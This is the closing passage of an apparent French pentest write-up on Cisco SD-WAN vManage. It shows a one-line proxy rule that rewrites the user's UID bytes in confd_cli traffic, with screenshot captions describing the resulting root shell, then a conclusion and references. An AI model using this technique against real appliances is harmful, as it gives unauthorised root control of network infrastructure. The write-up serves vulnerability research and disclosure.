
```
pipe_out.send(pipe_in.recv().replace("\xf0\x03", "\x00\x00"))
```

Ne reste plus qu'à lancer le proxy en écoute localement :





*Capture 8 : Proxy en place pour la modification à la volée de l'UID de l'utilisateur*

Puis, en lançant le binaire *confd_cli* en spécifiant notre proxy dans une autre session SSH, les communications sont interceptées et l'UID modifié à la volée :





*Capture 9 : Exécution du binaire confd_cli en spécifiant le proxy comme port cible*

Le schéma suivant récapitule les échanges et interceptions réalisées :




*Capture 10 : Schéma des flux des échanges et interceptions réalisés par le proxy*

Survient alors le shell *root* espéré :




*Capture 11 : Les commandes exécutées au travers du proxy sont réalisées avec des droits root*

Découle de cet accès la possibilité d'accéder à l'intégralité des configurations, binaires et données traitées par les composants de l'appliance *vManage*.

# 4 CONCLUSION

Bien que le scénario détaillé dans cet article repose sur des prérequis relativement élevés (accès authentifié à l'interface de gestion *vManage*, en théorie jamais exposée directement sur Internet), il démontre qu'une grande surface d'attaque potentielle reste à explorer du côté de cette solution relativement récente.

# 5 RESSOURCES

[1] https://www.cisco.com/c/dam/global/fr_ch/solutions/enterprise-networks/nb-06-sd-wan-sol-overview-cte-fr.pdf

[2] https://www.cisco.com/c/en/us/support/docs/csa/cisco-sa-vmanage-YuTVWqy.html

[3] https://tools.cisco.com/security/center/publicationListing.x?product=Cisco&keyword=sd-wan&sort=-day_sir#~Vulnerabilities

[4] https://medium.com/walmartglobaltech/hacking-cisco-sd-wan-vmanage-19-2-2-from-csrf-to-remote-code-execution-5f73e2913e77

[5] https://www.synacktiv.com/en/publications/pentesting-cisco-sd-wan-part-1-attacking-vmanage.html

[6] https://neo4j.com/labs/apoc/4.1/database-introspection/meta/

[7] http://66.218.245.39/doc/html/ch02.html

**FIN DU DOCUMENT**